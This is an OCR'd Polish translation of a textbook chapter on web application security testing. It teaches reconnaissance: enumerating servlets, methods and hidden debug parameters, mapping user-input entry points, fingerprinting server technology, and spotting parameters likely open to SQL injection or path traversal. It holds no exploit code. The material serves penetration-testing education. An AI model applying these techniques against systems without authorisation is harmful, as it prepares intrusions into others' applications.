
servlet=TransferFunds&method=confirmTransfer&fromAccount=10372918&to

Account=

3910852&amount=291.23&Submit=Ok

Tutaj każde żądanie jest kierowane do jednego adresu URL. Parametry żądania służą do poinformowania aplikacji, jaką funkcję ma wykonać, poprzez nazwanie serwletu Java i metody do wywołania. Dalsze parametry dostarczają informacji do wykorzystania podczas wykonywania funkcji.

Na obrazie opartym na stronach aplikacji wydaje się, że aplikacja ma tylko jedną funkcję, a mapa oparta na adresach URL nie wyjaśnia jej funkcjonalności. Jeśli jednak zmapujemy aplikację pod kątem ścieżek funkcjonalnych, możemy uzyskać znacznie bardziej informacyjny i użyteczny katalog jej funkcjonalności. Rysunek to częściowa mapa ścieżek funkcjonalnych istniejących w aplikacji.



Przedstawienie funkcjonalności aplikacji w ten sposób jest często bardziej przydatne nawet w przypadkach, w których bez problemu można zastosować zwykły obraz oparty na stronach aplikacji. Logiczne relacje i zależności między różnymi funkcjami mogą nie odpowiadać strukturze katalogów używanej w adresach URL. To właśnie te logiczne relacje są dla Ciebie najbardziej interesujące, zarówno w zrozumieniu podstawowej funkcjonalności aplikacji, jak i w formułowaniu możliwych ataków na nią. Identyfikując je, możesz lepiej zrozumieć oczekiwania i założenia twórców aplikacji podczas implementacji funkcji. Możesz także próbować znaleźć sposoby na naruszenie tych założeń, powodując nieoczekiwane zachowanie w aplikacji. W aplikacjach, w których funkcje są identyfikowane za pomocą parametru żądania, a nie adresu URL, ma to wpływ na wyliczanie zawartości aplikacji. W poprzednim przykładzie opisane do tej pory ćwiczenia odkrywania treści raczej nie pozwolą odkryć ukrytych treści. Techniki te muszą być dostosowane do mechanizmów faktycznie wykorzystywanych przez aplikację w celu uzyskania dostępu do funkcjonalności.

KROKI HACKOWE

1. Zidentyfikuj wszystkie przypadki, w których dostęp do funkcji aplikacji jest uzyskiwany nie przez żądanie określonej strony dla tej funkcji (np. /admin/editUser.jsp), ale przez przekazanie nazwy funkcji w parametrze (np. /admin.jsp?action= Edytuj użytkownika).

2. Zmodyfikuj opisane zautomatyzowane techniki wykrywania treści określonych przez adresy URL, aby działały na mechanizmach dostępu do treści używanych w aplikacji. Na przykład, jeśli aplikacja używa parametrów, które określają nazwy serwletów i metod, najpierw określ jej zachowanie, gdy żądany jest nieprawidłowy serwlet i/lub metoda oraz gdy żądana jest poprawna metoda z innymi nieprawidłowymi parametrami. Spróbuj zidentyfikować atrybuty odpowiedzi serwera, które wskazują na „trafienia” – poprawne serwlety i metody. Jeśli to możliwe, znajdź sposób na zaatakowanie problemu w dwóch etapach, najpierw wyliczając serwlety, a następnie metody w nich zawarte. Korzystając z metody podobnej do tej stosowanej w przypadku treści określonych w adresach URL,

kompiluj listy typowych elementów, dodaj do nich, wnioskując z faktycznie zaobserwowanych nazw, i generuj na ich podstawie dużą liczbę żądań.

3. Jeśli ma to zastosowanie, skompiluj mapę zawartości aplikacji na podstawie ścieżek funkcjonalnych, pokazując wszystkie wyliczone funkcje oraz ścieżki logiczne i zależności między nimi

Odkrywanie ukrytych parametrów

Odmiana sytuacji, w której aplikacja używa parametrów żądania do określenia, która funkcja powinna zostać wykonana, pojawia się, gdy inne parametry są używane do sterowania logiką aplikacji w znaczący sposób. Na przykład aplikacja może zachowywać się inaczej, jeśli parametr debug=true zostanie dodany do ciągu zapytania dowolnego adresu URL. Może wyłączyć pewne sprawdzanie poprawności danych wejściowych, pozwolić użytkownikowi na ominięcie niektórych kontroli dostępu lub wyświetlić szczegółowe informacje debugowania w swojej odpowiedzi. W wielu przypadkach fakt, że aplikacja obsługuje ten parametr, nie może być bezpośrednio wywnioskowany z żadnej z jej treści (na przykład nie zawiera parametru debug=false w adresach URL, które publikuje jako hiperłącza). Efekt parametru można wykryć tylko poprzez odgadnięcie zakresu wartości, aż do podania prawidłowej wartości.

KROKI HACKOWE

1. Korzystając z list wspólnych nazw parametrów debugowania (debugowanie, testowanie, ukrywanie, źródło itp.) i typowych wartości (true, yes, on, 1 itd.), wysyłaj dużą liczbę żądań do znanej strony lub funkcji aplikacji , iterując przez wszystkie permutacje nazwy i wartości. W przypadku żądań POST wstaw dodany parametr zarówno do ciągu zapytania adresu URL, jak i do treści wiadomości. Burp Intruder może być użyty do przeprowadzenia tego testu przy użyciu wielu zestawów ładunków i typu ataku „bomba kasetowa”.

2. Monitoruj wszystkie otrzymane odpowiedzi, aby zidentyfikować wszelkie anomalie, które mogą wskazywać, że dodany parametr miał wpływ na przetwarzanie aplikacji.

3. W zależności od dostępnego czasu wybierz kilka różnych stron lub funkcji w celu odkrycia ukrytych parametrów. Wybieraj funkcje, w przypadku których programiści z dużym prawdopodobieństwem zaimplementowali logikę debugowania, takie jak logowanie, wyszukiwanie oraz przesyłanie i pobieranie plików.

Analiza aplikacji

Wyliczenie jak największej zawartości aplikacji to tylko jeden z elementów procesu mapowania. Równie ważne jest zadanie analizy funkcjonalności, zachowania i technologii aplikacji w celu zidentyfikowania kluczowych obszarów ataków, które ona ujawnia, oraz rozpoczęcia formułowania podejścia do badania aplikacji pod kątem możliwych do wykorzystania luk. Oto kilka kluczowych obszarów do zbadania:

* Podstawowa funkcjonalność aplikacji — działania, które można wykorzystać do wykonania, gdy jest używana zgodnie z przeznaczeniem

* Inne, bardziej peryferyjne zachowanie aplikacji, w tym łącza poza witryną, komunikaty o błędach, funkcje administracyjne i rejestrowania oraz korzystanie z przekierowań

* Podstawowe mechanizmy bezpieczeństwa i sposób ich działania – w szczególności zarządzanie stanem sesji, kontrolą dostępu i mechanizmami uwierzytelniania oraz logiką wspierającą (rejestracja użytkownika, zmiana hasła i odzyskiwanie konta)

* Wszystkie różne lokalizacje, w których aplikacja przetwarza dane wejściowe podane przez użytkownika — każdy adres URL, parametr ciągu zapytania, element danych POST i plik cookie

* Technologie stosowane po stronie klienta, w tym formularze, skrypty po stronie klienta, komponenty grubego klienta (aplety Java, formanty ActiveX i Flash) oraz pliki cookie

* Technologie stosowane po stronie serwera, w tym strony statyczne i dynamiczne, rodzaje zastosowanych parametrów żądań, użycie SSL, oprogramowanie serwera WWW, interakcja z bazami danych, systemami poczty e-mail i innymi komponentami zaplecza

* Wszelkie inne szczegóły, które można uzyskać na temat wewnętrznej struktury i funkcjonalności aplikacji po stronie serwera — mechanizmy, których używa za kulisami, aby zapewnić funkcjonalność i zachowanie widoczne z perspektywy klienta

Identyfikacja punktów wejścia dla danych wprowadzanych przez użytkownika

Większość sposobów, w jakie aplikacja przechwytuje dane wejściowe użytkownika do przetwarzania na serwerze, powinna być oczywista podczas przeglądania żądań HTTP generowanych podczas przeglądania funkcji aplikacji. Oto kluczowe lokalizacje, na które należy zwrócić uwagę:

* Każdy ciąg adresu URL do znacznika ciągu zapytania

* Każdy parametr przesłany w ciągu zapytania adresu URL

* Każdy parametr przesłany w treści żądania POST

* Każde ciastko

* Każdy inny nagłówek HTTP, który aplikacja może przetworzyć — w szczególności nagłówki User-Agent, Referer, Accept, Accept-Language i Host

Ścieżki plików URL

Części adresu URL, które poprzedzają ciąg zapytania, są często pomijane jako punkty wejścia, ponieważ zakłada się, że są to po prostu nazwy katalogów i plików w systemie plików serwera. Jednak w aplikacjach korzystających z adresów URL w stylu REST części adresu URL poprzedzające ciąg zapytania mogą w rzeczywistości działać jako parametry danych i są tak samo ważne jak punkty wejścia dla danych wprowadzanych przez użytkownika, jak sam ciąg zapytania. Typowy adres URL w stylu REST może mieć następujący format:

http://eis/shop/browse/electronics/iPhone3G/

W tym przykładzie ciągi elektronika i iPhone3G powinny być traktowane jako parametry do przechowywania funkcji wyszukiwania. Podobnie w tym adresie URL: http://eis/updates/2010/12/25/my-new-iphone/ każdy z komponentów adresu URL następujących po aktualizacjach może być obsługiwany w spokojny sposób. Większość aplikacji korzystających z adresów URL w stylu REST można łatwo zidentyfikować, biorąc pod uwagę strukturę adresu URL i kontekst aplikacji. Jednak podczas mapowania aplikacji nie należy zakładać sztywnych reguł, ponieważ to od autorów aplikacji zależy, w jaki sposób użytkownicy będą z nią wchodzić w interakcję.

Parametry żądania

Parametry przesłane w ciągu zapytania adresu URL, treści wiadomości i plikach cookie HTTP są najbardziej oczywistymi punktami wprowadzania danych przez użytkownika. Jednak niektóre aplikacje nie stosują standardowego formatu nazwa=wartość dla tych parametrów. Mogą stosować własny,

niestandardowy schemat, który może wykorzystywać niestandardowe znaczniki ciągów zapytań i separatory pól, lub mogą osadzać inne schematy danych, takie jak XML, w danych parametrów. Oto kilka przykładów niestandardowych formatów parametrów, z którymi autorzy zetknęli się w środowisku naturalnym:

*/katalog/plik;foo=pasek&foo2=bar2

* /katalog/plik?foo=bar$foo2=bar2

* /katalog/plik/foo%3dbar%26foo2%3dbar2

* /dir/foo.bar/plik

* /dir/foo=pasek/plik

* /dir/file?param=foo:bar

* /dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e

Jeśli używany jest niestandardowy format parametrów, należy wziąć to pod uwagę podczas sprawdzania aplikacji pod kątem wszelkiego rodzaju typowych luk w zabezpieczeniach. Załóżmy na przykład, że podczas testowania końcowego adresu URL na tej liście zignorujesz format niestandardowy i po prostu potraktujesz ciąg zapytania jako zawierający pojedynczy parametr zwany danymi, a zatem jako wartość tego parametru podasz różne rodzaje ładunków ataku. Ominęłoby Cię wiele rodzajów luk, które mogą występować w przetwarzaniu ciągu zapytania. I odwrotnie, jeśli przeanalizujesz format i umieścisz swoje ładunki w osadzonych polach danych XML, możesz natychmiast wykryć krytyczny błąd, taki jak iniekcja SQL lub przechodzenie ścieżki.

Nagłówki HTTP

Wiele aplikacji wykonuje niestandardowe funkcje rejestrowania i może rejestrować zawartość nagłówków HTTP, takich jak Referer i User-Agent. Nagłówki te należy zawsze traktować jako możliwe punkty wejścia dla ataków opartych na danych wejściowych. Niektóre aplikacje wykonują dodatkowe przetwarzanie nagłówka Referer. Na przykład aplikacja może wykryć, że użytkownik przybył za pośrednictwem wyszukiwarki i starać się zapewnić niestandardową odpowiedź dostosowaną do zapytania użytkownika. Aplikacja może powtórzyć wyszukiwane hasło lub może próbować wyróżnić pasujące wyrażenia w odpowiedzi. Niektóre aplikacje starają się zwiększyć swoje rankingi wyszukiwania poprzez dynamiczne dodawanie treści, takich jak słowa kluczowe HTML, zawierające ciągi wyszukiwane przez ostatnich gości z wyszukiwarek. W takiej sytuacji możliwe może być trwałe wstrzykiwanie treści do odpowiedzi aplikacji poprzez wielokrotne wysyłanie żądania zawierającego odpowiednio spreparowany adres URL strony odsyłającej. Ważnym trendem ostatnich lat jest prezentowanie przez aplikacje różnych treści użytkownikom korzystającym z aplikacji za pośrednictwem różnych urządzeń (laptop, telefon komórkowy, tablet). Osiąga się to poprzez sprawdzenie nagłówka User-Agent. Oprócz zapewnienia możliwości ataków opartych na danych wejściowych bezpośrednio w samym nagłówku User-Agent, takie zachowanie zapewnia możliwość odkrycia dodatkowej powierzchni ataku w aplikacji. Fałszując nagłówek User-Agent dla popularnego urządzenia mobilnego, możesz uzyskać dostęp do uproszczonego interfejsu użytkownika, który zachowuje się inaczej niż interfejs podstawowy. Ponieważ ten interfejs jest generowany za pośrednictwem różnych ścieżek kodu w aplikacji po stronie serwera i mógł zostać poddany mniejszym testom bezpieczeństwa, możesz zidentyfikować błędy, takie jak skrypty krzyżowe, które nie występują w podstawowym interfejsie aplikacji.

WSKAZÓWKA: Burp Intruder zawiera wbudowaną listę ładunków zawierającą dużą liczbę ciągów agentów użytkownika dla różnych typów urządzeń. Możesz przeprowadzić prosty atak, który wykonuje żądanie GET do strony głównej aplikacji, dostarczając różne ciągi agenta użytkownika, a następnie przejrzeć wyniki intruza, aby zidentyfikować anomalie sugerujące, że prezentowany jest inny interfejs użytkownika.

Oprócz kierowania nagłówków żądań HTTP domyślnie wysyłanych przez przeglądarkę lub dodawanych przez komponenty aplikacji, w niektórych sytuacjach można przeprowadzać udane ataki, dodając kolejne nagłówki, które aplikacja może nadal przetwarzać. Na przykład wiele aplikacji wykonuje pewne przetwarzanie na adresie IP klienta w celu wykonywania funkcji, takich jak logowanie, kontrola dostępu lub geolokalizacja użytkownika. Adres IP połączenia sieciowego klienta jest zwykle dostępny dla aplikacji za pośrednictwem interfejsów API platformy. Jednak w przypadku, gdy aplikacja znajduje się za modułem równoważenia obciążenia lub serwerem proxy, aplikacje mogą używać adresu IP określonego w nagłówku żądania X-Forwarded-For, jeśli jest on obecny. Deweloperzy mogą wtedy błędnie założyć, że wartość adresu IP jest nienaruszona i przetwarzać ją w niebezpieczny sposób. Dodając odpowiednio spreparowany nagłówek X-Forwarded-For, możesz przeprowadzać ataki, takie jak iniekcja SQL lub trwałe skrypty między witrynami.

Kanały poza pasmem

Ostatnia klasa punktów wejścia dla danych wprowadzanych przez użytkownika obejmuje każdy kanał poza pasmem, przez który aplikacja odbiera dane, które możesz kontrolować. Niektóre z tych punktów wejścia mogą być całkowicie niewykrywalne, jeśli po prostu sprawdzisz ruch HTTP generowany przez aplikację, a znalezienie ich zwykle wymaga zrozumienia szerszego kontekstu funkcjonalności implementowanej przez aplikację. Oto kilka przykładów aplikacji internetowych, które odbierają dane kontrolowane przez użytkownika za pośrednictwem kanału poza pasmem:

* Aplikacja poczty internetowej, która przetwarza i renderuje wiadomości e-mail otrzymane przez SMTP

* Aplikacja do publikowania zawierająca funkcję pobierania treści przez HTTP z innego serwera

* Aplikacja do wykrywania włamań, która zbiera dane za pomocą sniffera sieciowego i prezentuje je za pomocą interfejsu aplikacji internetowej

* Wszelkiego rodzaju aplikacje udostępniające interfejs API do użytku przez agentów użytkownika niezwiązanych z przeglądarką, takie jak aplikacje na telefony komórkowe, jeśli dane przetwarzane za pośrednictwem tego interfejsu są udostępniane głównej aplikacji internetowej

Identyfikacja technologii po stronie serwera

Zwykle możliwe jest pobranie odcisków palców technologii zastosowanych na serwerze za pomocą różnych wskazówek i wskaźników.

Łapanie sztandarów

Wiele serwerów WWW ujawnia szczegółowe informacje o wersji, zarówno samego oprogramowania serwera WWW, jak i innych zainstalowanych składników. Na przykład nagłówek HTTP Server ujawnia ogromną ilość szczegółów na temat niektórych instalacji:

Serwer: Apache/1.3.31 (Unix) mod_gzip/1.3.26.1a mod_auth_passthrough/

1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/

5.0.2.2634a mod_ssl/2.8.20 OpenSSL/0.9.7a

Oprócz nagłówka serwera typ i wersja oprogramowania mogą być ujawnione w innych miejscach:


* Szablony używane do tworzenia stron HTML

* Niestandardowe nagłówki HTTP

* Parametry ciągu zapytania adresu URL

Odcisk palca HTTP

Zasadniczo każda informacja zwrócona przez serwer może być dostosowana lub nawet celowo sfałszowana, a banery takie jak nagłówek serwera nie są wyjątkiem. Większość oprogramowania serwera aplikacji umożliwia administratorowi skonfigurowanie banera zwracanego w nagłówku HTTP serwera. Pomimo takich środków zwykle zdeterminowany atakujący może wykorzystać inne aspekty zachowania serwera WWW do określenia używanego oprogramowania lub przynajmniej zawężenia zakresu możliwości. Specyfikacja HTTP zawiera wiele szczegółów, które są opcjonalne lub pozostawione uznaniu implementatora. Ponadto wiele serwerów internetowych różni się od specyfikacji lub ją rozszerza na różne sposoby. W rezultacie odcisk palca serwera WWW może zostać pobrany na wiele subtelnych sposobów, poza banerem serwera. Httprecon to przydatne narzędzie, które wykonuje szereg testów w celu odcisku palca oprogramowania serwera WWW. Rysunek przedstawia Httprecon działający w stosunku do aplikacji EIS i zgłaszający różne możliwe serwery WWW z różnym stopniem pewności.



Rozszerzenia plików

Rozszerzenia plików używane w adresach URL często ujawniają platformę lub język programowania używany do implementacji odpowiednich funkcji. Na przykład:

* asp — strony Microsoft Active Server

* aspx — Microsoft ASP.NET

* jsp — strony serwera Java

* cfm — zimna fuzja

* php — język PHP

* d2w — WebSphere


* pl — Język Perla

* py — Język Python

* dll — Zwykle skompilowany kod natywny (C lub C++)


* nsf lub ntf — Lotus Domino

Nawet jeśli aplikacja nie wykorzystuje w publikowanej treści określonego rozszerzenia pliku, zazwyczaj można sprawdzić, czy technologia obsługująca to rozszerzenie jest zaimplementowana na serwerze. Na przykład, jeśli zainstalowano ASP.NET, żądanie nieistniejącego pliku .aspx zwraca dostosowaną stronę błędu wygenerowaną przez platformę ASP.NET, jak pokazano na rysunku.



Żądanie nieistniejącego pliku z innym rozszerzeniem zwraca ogólny komunikat o błędzie generowany przez serwer WWW.

Korzystając z opisanych już technik automatycznego wykrywania treści, można zażądać dużej liczby popularnych rozszerzeń plików i szybko potwierdzić, czy którakolwiek z powiązanych technologii jest zaimplementowana na serwerze. Opisane rozbieżne zachowanie wynika z faktu, że wiele serwerów WWW odwzorowuje określone rozszerzenia plików na określone komponenty po stronie serwera. Każdy inny składnik może inaczej obsługiwać błędy (w tym żądania dotyczące nieistniejącej zawartości). Rysunek przedstawia różne rozszerzenia, które są mapowane do różnych bibliotek DLL obsługi w domyślnej instalacji IIS 5.0.



Możliwe jest wykrycie obecności każdego mapowania rozszerzenia pliku za pomocą różnych komunikatów o błędach generowanych, gdy żądane jest to rozszerzenie pliku. W niektórych przypadkach wykrycie określonego mapowania może wskazywać na obecność luki w zabezpieczeniach serwera WWW. Na przykład programy obsługi .printer i .ida/.idq w usługach IIS były w przeszłości podatne na luki w zabezpieczeniach związane z przepełnieniem bufora. Innym częstym odciskiem palca, o którym należy pamiętać, są adresy URL, które wyglądają tak: https://wahh-app/news/0,,2-421206,00.html . Liczby oddzielone przecinkami na końcu adresu URL są zwykle generowane przez platformę zarządzania treścią Vignette.

Nazwy katalogów

Często spotyka się nazwy podkatalogów, które wskazują na obecność powiązanej technologii. Na przykład:

* serwlet — serwlety Java

* pls — brama Oracle Application Server PL/SQL

* cfdocs lub cfide — Cold Fusion

* SilverStream — serwer WWW SilverStream

* WebObjects lub {function}.woa — Apple WebObjects

* rails — Ruby on Rails

Tokeny sesji

Wiele serwerów WWW i platform aplikacji internetowych domyślnie generuje tokeny sesji, których nazwy dostarczają informacji o używanej technologii. Na przykład:

* JSESSIONID — platforma Java

* ASPSESSIONID — serwer Microsoft IIS

* ASP.NET_SessionId — Microsoft ASP.NET

* CFID/CFTOKEN — Zimna fuzja

* PHPSESSID — PHP

Komponenty kodu osób trzecich

Wiele aplikacji internetowych zawiera komponenty kodu innych firm w celu zaimplementowania typowych funkcji, takich jak koszyki na zakupy, mechanizmy logowania i fora dyskusyjne. Mogą one być open source lub mogły zostać zakupione od zewnętrznego twórcy oprogramowania. W takim przypadku te same komponenty często pojawiają się w wielu innych aplikacjach internetowych w Internecie, które można sprawdzić, aby zrozumieć, jak działają komponenty. Często inne aplikacje korzystają z różnych funkcji tego samego komponentu, co pozwala zidentyfikować dodatkowe zachowania i funkcje wykraczające poza to, co jest bezpośrednio widoczne w aplikacji docelowej. Ponadto oprogramowanie może zawierać znane luki w zabezpieczeniach, które zostały omówione w innym miejscu, lub możesz samodzielnie pobrać i zainstalować składnik oraz przeprowadzić przegląd kodu źródłowego lub zbadać go pod kątem defektów w kontrolowany sposób.

KROKI HACKOWE

1. Zidentyfikuj wszystkie punkty wejścia dla danych wprowadzanych przez użytkownika, w tym adresy URL, parametry ciągu zapytania, dane POST, pliki cookie i inne nagłówki HTTP przetwarzane przez aplikację.

2. Sprawdź format ciągu zapytania używany przez aplikację. Jeśli nie stosuje standardowego formatu opisanego w części 3, spróbuj zrozumieć, w jaki sposób parametry są przesyłane przez adres URL. Praktycznie wszystkie niestandardowe schematy nadal wykorzystują pewne odmiany modelu nazwa/wartość, więc spróbuj zrozumieć, w jaki sposób pary nazwa/wartość są umieszczane w niestandardowych adresach URL, które zidentyfikowałeś.

3. Zidentyfikuj wszelkie zewnętrzne kanały, za pośrednictwem których do przetwarzania aplikacji wprowadzane są dane kontrolowane przez użytkownika lub dane innych firm.

4. Zobacz baner serwera HTTP zwrócony przez aplikację. Należy zauważyć, że w niektórych przypadkach różne obszary aplikacji są obsługiwane przez różne komponenty zaplecza, więc mogą być odbierane różne nagłówki serwera.

6. Sprawdź, czy w niestandardowych nagłówkach HTTP lub komentarzach kodu źródłowego HTML nie znajdują się żadne inne identyfikatory oprogramowania.

7. Uruchom narzędzie httprint, aby pobrać odcisk palca serwera WWW.

8. W przypadku uzyskania dokładnych informacji na temat serwera WWW i innych składników należy sprawdzić używane wersje oprogramowania, aby zidentyfikować wszelkie luki w zabezpieczeniach, które można wykorzystać do przeprowadzenia ataku.

9. Przejrzyj mapę adresów URL aplikacji, aby zidentyfikować interesujące wyglądające rozszerzenia plików, katalogi lub inne podsekwencje, które mogą dostarczyć wskazówek na temat technologii używanych na serwerze.

10. Przejrzyj nazwy wszystkich tokenów sesji wydanych przez aplikację, aby zidentyfikować używane technologie.

11. Korzystaj z list popularnych technologii lub Google, aby ustalić, które technologie mogą być używane na serwerze, lub odkrywaj inne strony internetowe i aplikacje, które wydają się wykorzystywać te same technologie.

12. Wyszukuj w Google nazwy wszelkich nietypowych plików cookie, skryptów, nagłówków HTTP itp., które mogą należeć do komponentów oprogramowania innych firm. Jeśli znajdziesz inne aplikacje, w których używane są te same komponenty, przejrzyj je, aby zidentyfikować wszelkie dodatkowe funkcje i parametry obsługiwane przez komponenty oraz sprawdź, czy są one również obecne w aplikacji docelowej. Należy pamiętać, że komponenty innych firm mogą wyglądać i działać zupełnie inaczej w każdej implementacji ze względu na dostosowania marki, ale podstawowa funkcjonalność, w tym nazwy skryptów i parametrów, jest często taka sama. Jeśli to możliwe, pobierz i zainstaluj komponent oraz przeanalizuj go, aby w pełni zrozumieć jego możliwości i, jeśli to możliwe, wykryć wszelkie luki w zabezpieczeniach. Zajrzyj do repozytoriów znanych luk w zabezpieczeniach, aby zidentyfikować wszelkie znane defekty w danym komponencie.

Identyfikacja funkcjonalności po stronie serwera

Często można wiele wywnioskować na temat funkcjonalności i struktury po stronie serwera lub przynajmniej zgadnąć, obserwując wskazówki, które aplikacja ujawnia klientowi.

Analizowanie żądań

Rozważ następujący adres URL, który służy do uzyskiwania dostępu do funkcji wyszukiwania:

https://wahh-app.com/calendar.jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2010&endDate=22%2F03%2F2011&OrderBy=name

Jak widać, rozszerzenie pliku .jsp wskazuje, że strony Java Server Pages są w użyciu. Można się domyślić, że funkcja wyszukiwania pobierze informacje albo z systemu indeksowania, albo z bazy danych. Obecność parametru OrderBy sugeruje, że używana jest baza danych zaplecza i że przesłana wartość może zostać użyta jako klauzula ORDER BY zapytania SQL. Ten parametr może być podatny na iniekcję SQL, podobnie jak każdy inny parametr, jeśli jest używany w zapytaniach do bazy danych. Wśród innych parametrów interesujące jest również pole isExpired. Wygląda na to, że jest to flaga logiczna określająca, czy wyszukiwane hasło powinno zawierać wygasłą treść. Jeśli projektanci aplikacji nie spodziewali się, że zwykli użytkownicy będą w stanie odzyskać zawartość, której ważność wygasła, zmiana tego parametru z 0 na 1 może zidentyfikować lukę w zabezpieczeniach kontroli dostępu. Poniższy adres URL, który umożliwia użytkownikom dostęp do systemu zarządzania treścią, zawiera inny zestaw wskazówek:

https://wahh-pp.com/workbench.aspx?template=NewBranch.tpl&loc=/default&ver=2.31&edit=false

Tutaj rozszerzenie pliku .aspx wskazuje, że jest to aplikacja ASP.NET. Wydaje się również wysoce prawdopodobne, że parametr template służy do określania nazwy pliku, a parametr loc do określania katalogu. Możliwe rozszerzenie pliku .tpl wydaje się to potwierdzać, podobnie jak lokalizacja /default, która równie dobrze może być nazwą katalogu. Możliwe, że aplikacja pobierze określony plik szablonu i dołączy jego zawartość do swojej odpowiedzi. Parametry te mogą być podatne na ataki typu path traversal, umożliwiające odczytanie dowolnych plików z serwera. Interesujący jest również parametr edit, który jest ustawiony na wartość false. Może się zdarzyć, że zmiana tej wartości na true zmodyfikuje funkcjonalność rejestracji, potencjalnie umożliwiając atakującemu edytowanie elementów, których edytowanie nie było planowane przez twórcę aplikacji. Parametr ver nie ma

żadnego łatwego do odgadnięcia celu, ale modyfikacja tego parametru może spowodować, że aplikacja wykona inny zestaw funkcji, które może wykorzystać atakujący.

Na koniec rozważ następujące żądanie, które służy do zadawania pytań administratorom aplikacji:

POST /feedback.php HTTP/1.1

Host: wahh-app.com

Content-Length: 389

from=user@wahh-mail.com&to=helpdesk@wahh-app.com&subject=Problem+logging+in&message=Please+help...

Podobnie jak w innych przykładach, rozszerzenie pliku .php wskazuje, że funkcja jest zaimplementowana przy użyciu języka PHP. Ponadto jest bardzo prawdopodobne, że aplikacja komunikuje się z zewnętrznym systemem poczty e-mail i wygląda na to, że dane wejściowe kontrolowane przez użytkownika są przekazywane do tego systemu we wszystkich odpowiednich polach wiadomości e-mail. Funkcję można wykorzystać do wysyłania dowolnych wiadomości do dowolnego odbiorcy, a każde z pól może być również podatne na wstrzyknięcie nagłówka wiadomości e-mail.

